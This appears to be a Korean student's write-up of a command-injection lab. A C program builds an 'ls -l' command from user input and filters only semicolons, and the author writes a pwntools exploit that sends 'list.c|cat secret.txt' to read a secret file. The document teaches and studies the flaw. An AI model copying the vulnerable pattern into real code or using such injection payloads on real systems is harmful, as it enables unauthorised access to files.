다음 코드는 list.c 소스 코드이다.
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define CMD_FORMAT "ls -l ./%s"

// This function executes the provided command line string, 'cmd'. You don't
// need to know the internals of this function.
void my_system(char *cmd);

void read_line(char *buf, int bufsize) {
  if (!fgets(buf, bufsize, stdin)) {
    exit(1);
  }
  buf[strcspn(buf, "\n")] = '\0'; // Replace the trailing newline character.
}

int main(void) {
  char cmd_buf[64];
  char input_buf[32];

  setvbuf(stdin, NULL, _IONBF, 0);

  puts("Welcome to file/directory listing service");
  puts("Input the file you want to list");
  puts("(Just press enter to list the current directory)");
  read_line(input_buf, sizeof(input_buf));
  if (strchr(input_buf, ';') != NULL) {
    puts("You cannot use semicolon (;) in the input!");
    exit(1);
  }

  snprintf(cmd_buf, sizeof(cmd_buf), CMD_FORMAT, input_buf);
  my_system(cmd_buf);
  puts("Failed to execute 'ls' program!");
  exit(1);
}
snprintf(cmd_buf, sizeof(cmd_buf), CMD_FORMAT, input_buf);
-> 입력으로 받은 문자열을 저장한 input_buf를 CMD_FORMAT(ls -l ./%s)형식으로 대체하여 cmd_buf에 저장하는 명령어이다!
우리의 목표는 secret.txt를 읽는 것이다.
cmd에서 secret.txt를 읽으려면 cat secret.txt 명령어를 사용한다.
입력으로 cat secret.txt를 하면 ls -l ./cat secret.txt가 되므로 옳바르게 작동하지 않는다.
따라서, 우리는 list를 사용해야 한다.
여기서 list는 하나 이상의 파이프라인(pipeline) 명령어들이 연결된 시퀀스(연속된 명령어)을 말한다.
파이프라인은 명령어를 쉘 연산자들인 ;과 &로 구분할 수 있다.
secret.txt ; cat secret.txt를 입력으로 주면,
실제 명령어는 ls -l ./secret.txt ; cat secret.txt으로 cat secret.txt 명령어가 작동할 수 있게 된다.
주의할 점은 코드에서 ;의 사용을 제한하고 있다.
if (strchr(input_buf, ';') != NULL) {
    puts("You cannot use semicolon (;) in the input!");
    exit(1);
  }
따라서 ; 대신 &를 이용하면 될 것 같다.
<참고> 명령어가 &로 끝난다면, 해당 명령어는 비동기적으로 실행된다. 이는 명령어가 백그라운드에서 실행되며, 이런 명령어들을 비동기 명령어(asynchronous commands)라고 부른다.
이제 list.bin을 공격하여 secret.txt를 읽을 수 있게
exploit_list.py를 작성해보자.
*ls -l 명령어는 현재 디렉토리 내 파일의 상세 정보를 출력해주는 명령어이므로 secret.txt, exploit-list.py, list.c, list.bin 다 가능하다.
#!/usr/bin/python3

from pwn import *


def exploit():
    # Write your exploit logic here.
    p = process("./list.bin")

    print(p.recvuntil(b"directory)"))
    p.sendline(b"list.c|cat secret.txt")
    print(p.recvline())
    print(p.recvline())


if __name__ == "__main__":
    exploit()
* 우리는 | 파이프라인을 이용하여 총 2개의 명령어를 보내기 때문에 print(p.recvline())를 2번 작성해야 cat secret.txt 명령어가 실행된다! -> 틀린 설명 !
실제로 저 코드가 에러가 안 나는 이유는
-puts함수가 뒤에 자동으로 줄바꿈 문자 \n을 추가
-recvuntil로 줄바꿈 문자 이전까지 받아옴
-첫번째 print(p.recvline())은 이전 \n을 출력
-두번째 print(p.recvline())이 ls -l ./list.c|cat secret.txt의 결과 출력
- pipeline으로 연결되어 있어도, recvline은 두 명령 결과를 하나로 합쳐서 받는다!
- puts함수는 뒤에 \n 줄바꿈 문자를 자동으로 추가한다.
- recvline함수는 줄바꿈 문자까지 받아온다.
- sendline함수는 줄바꿈 문자를 뒤에 자동으로 추가한다.

옳바른 코드는 다음과 같다.
#!/usr/bin/python3

from pwn import *


def exploit():
    # Write your exploit logic here.
    p = process("./list.bin")

    print(p.recvuntil(b"directory)\n"))
    p.sendline(b"list.c|cat secret.txt")
    print(p.recvline())


if __name__ == "__main__":
    exploit()